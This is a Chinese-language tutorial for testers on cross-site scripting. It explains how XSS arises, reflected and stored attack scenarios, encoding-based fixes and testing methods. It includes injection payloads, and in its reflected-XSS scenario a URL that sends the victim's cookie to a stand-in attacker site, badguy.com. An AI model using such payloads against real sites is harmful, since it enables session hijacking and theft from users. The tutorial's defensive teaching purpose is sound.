Web安全測試之 XSS
XSS 全稱(Cross Site Scripting)跨站腳本攻擊,是 Web 程式中最常見的漏洞。指攻擊者在網頁中嵌入客戶端腳本(例如 JavaScript),當使用者瀏覽此網頁時,腳本就會在使用者的瀏覽器上執行,從而達到攻擊者的目的,比如獲取使用者的 Cookie、導航到惡意網站、攜帶木馬等。
作為測試人員,需要了解 XSS 的原理、攻擊場景、如何修復,才能有效防止 XSS 的發生。
閱讀目錄:
- XSS 是如何發生的
- HTML Encode
- XSS 攻擊場景
- XSS 漏洞的修復
- 如何測試 XSS 漏洞
- HTML Encode 和 URL Encode 的區別
- 瀏覽器中的 XSS 過濾器
- ASP.NET 中的 XSS 安全機制
XSS 是如何發生的呢
假如有下面一個 textbox:
<input type="text" name="address1" value="value1from">
value1from 是來自使用者的輸入,如果使用者不是輸入 value1from,而是輸入 "/><script>alert(document.cookie)</script><!- 那麼就會變成:
<input type="text" name="address1" value=""/><script>alert(document.cookie)</script><!- ">
嵌入的 JavaScript 程式碼將會被執行。
或者使用者輸入的是 "onfocus="alert(document.cookie),那麼就會變成:
<input type="text" name="address1" value="" onfocus="alert(document.cookie)">
事件被觸發的時候嵌入的 JavaScript 程式碼將會被執行。
攻擊的威力,取決於使用者輸入了什麼樣的腳本。

當然使用者提交的數據還可以通過 QueryString(放在 URL 中)和 Cookie 發送給伺服器,例如下圖:
HTML Encode

XSS 之所以會發生,是因為使用者輸入的數據變成了程式碼。所以我們需要對使用者輸入的數據進行 HTML Encode 處理,將其中的「中括號」、「單引號」、「引號」之類的特殊字符進行編碼。

在 C# 中已經提供了現成的方法,只要調用 HttpUtility.HtmlEncode("string <scritp>") 就可以了(需要引用 System.Web 組件)。
Fiddler 中也提供了很方便的工具,點擊 Toolbar 上的 "TextWizard" 按鈕。
XSS 攻擊場景
1. Dom-Based XSS 漏洞,攻擊過程如下:
Tom 發現了 Victim.com 中的一個頁面有 XSS 漏洞,例如:https://victim.com/search.asp?term=apple
伺服器中 Search.asp 頁面的程式碼大概如下:
<html> <title></title> <body> Results for <%Reequest.QueryString("term")%> ... </body> </html>
Tom 先建立一個網站 https://badguy.com,用來接收「偷」來的資訊。然後 Tom 構造一個惡意的 url(如下),通過某種方式(郵件、QQ)發給 Monica:
https://victim.com/search.asp?term=<script>window.open("https://badguy.com?cookie="+document.cookie)</script>
Monica 點擊了這個 URL,嵌入在 URL 中的惡意 Javascript 程式碼就會在 Monica 的瀏覽器中執行,那麼 Monica 在 victim.com 網站的 cookie 就會被發送到 badguy 網站中。這樣 Monica 在 victim.com 的資訊就被 Tom 盜了。
2. Stored XSS(存儲式 XSS 漏洞),該類型是應用廣泛而且有可能影響大 Web 伺服器自身安全的漏洞,攻擊者將攻擊腳本上傳到 Web 伺服器上,使得所有訪問該頁面的使用者都面臨資訊洩露的可能。攻擊過程如下:
Alex 發現了網站 A 上有一個 XSS 漏洞,該漏洞允許將攻擊程式碼保存在資料庫中。
Alex 發布了一篇文章,文章中嵌入了惡意 JavaScript 程式碼。
其他人如 Monica 訪問這篇文章的時候,嵌入在文章中的惡意 Javascript 程式碼就會在 Monica 的瀏覽器中執行,其會話 cookie 或者其他資訊將被 Alex 盜走。
Dom-Based XSS 漏洞威脅使用者個體,而存儲式 XSS 漏洞所威脅的對象將是大量的使用者。
XSS 漏洞修復
原則:不相信客戶輸入的數據。
注意:攻擊程式碼不一定在 <script></script> 中。
- 將重要的 cookie 標記為 http only,這樣的話 Javascript 中的 document.cookie 語句就不能獲取到 cookie 了。
- 只允許使用者輸入我們期望的數據。例如:年齡的 textbox 中,只允許使用者輸入數字,而數字之外的字符都過濾掉。
- 對數據進行 Html Encode 處理。
- 過濾或移除特殊的 Html 標籤,例如:<script>、<iframe>、< for <、> for >、" for。
- 過濾 JavaScript 事件的標籤,例如 "onclick="、"onfocus" 等等。
如何測試 XSS 漏洞
方法一:查看程式碼,查找關鍵的變數。客戶端將數據傳送給 Web 伺服端一般通過三種方式:Querystring、Form 表單,以及 cookie。例如在 ASP 的程式中,通過 Request 物件獲取客戶端的變數:
<% strUserCode = Request.QueryString("code"); strUser = Request.Form("USER"); strID = Request.Cookies("ID"); %>
假如變數沒有經過 htmlEncode 處理,那麼這個變數就存在一個 XSS 漏洞。
方法二:准備測試腳本:
"/><script>alert(document.cookie)</script><!-- <script>alert(document.cookie)</script><!-- "onclick="alert(document.cookie)
在網頁中的 Textbox 或者其他能輸入數據的地方,輸入這些測試腳本,看能不能彈出對話框,能彈出的話說明存在 XSS 漏洞。
在 URL 中查看有哪些變數通過 URL 把值傳給 Web 伺服器,把這些變數的值替換成我們測試的腳本,然後看我們的腳本是否能執行。
方法三:自動化測試 XSS 漏洞。
現在已經有很多 XSS 掃描工具了。實現 XSS 自動化測試非常簡單,只需要用 HttpWebRequest 類,把包含 xss 測試腳本發送給 Web 伺服器,然後查看 HttpWebResponse 中,我們的 XSS 測試腳本是否已經注入進去了。
HTML Encode 和 URL Encode 的區別
剛開始我老是把這兩個東西搞混淆,其實這是兩個不同的東西。
HTML 編碼前面已經介紹過了,關於 URL 編碼是為了符合 url 的規範。因為在標準的 url 規範中,中文和很多的字符是不允許出現在 url 中的。
例如在 baidu 中搜索「測試漢字」,URL 會變成:
https://www.baidu.com/s?wd=%B2%E2%CA%D4%BA%BA%D7%D6&rsv_bp=0&rsv_spt=3&inputT=7477
所謂 URL 編碼就是:把所有非字母數字字符都將被替換成百分號(%)後跟兩位十六進位數,空格則編碼為加號(+)。
在 C# 中已經提供了現成的方法,只要調用 HttpUtility.UrlEncode("string <scritp>") 就可以了(需要引用 System.Web 組件)。
Fiddler 中也提供了很方便的工具,點擊 Toolbar 上的 "TextWizard" 按鈕。
瀏覽器中的 XSS 過濾器
為了防止發生 XSS,很多瀏覽器廠商都在瀏覽器中加入安全機制來過濾 XSS。例如 IE8、IE9、Firefox、Chrome 都有針對 XSS 的安全機制,瀏覽器會阻止 XSS,例如下圖。

如果需要做測試,最好使用 IE7。
ASP.NET 中的 XSS 安全機制
ASP.NET 中有防范 XSS 的機制,對提交的表單會自動檢查是否存在 XSS,當使用者試圖輸入 XSS 程式碼的時候,ASP.NET 會拋出一個錯誤,如下圖。

很多程式員對安全沒有概念,甚至不知道有 XSS 的存在。ASP.NET 在這一點上做到預設安全,這樣的話就算是沒有安全意識的程式員也能寫出一個「較安全的網站」。
如果想禁止這個安全特性,可以通過 <%@ Page validateRequest="false" %>。
以上就是 Web 安全測試之 XSS 的完整講解,涵蓋原理、攻擊場景、修復與測試方法。希望對大家有所幫助。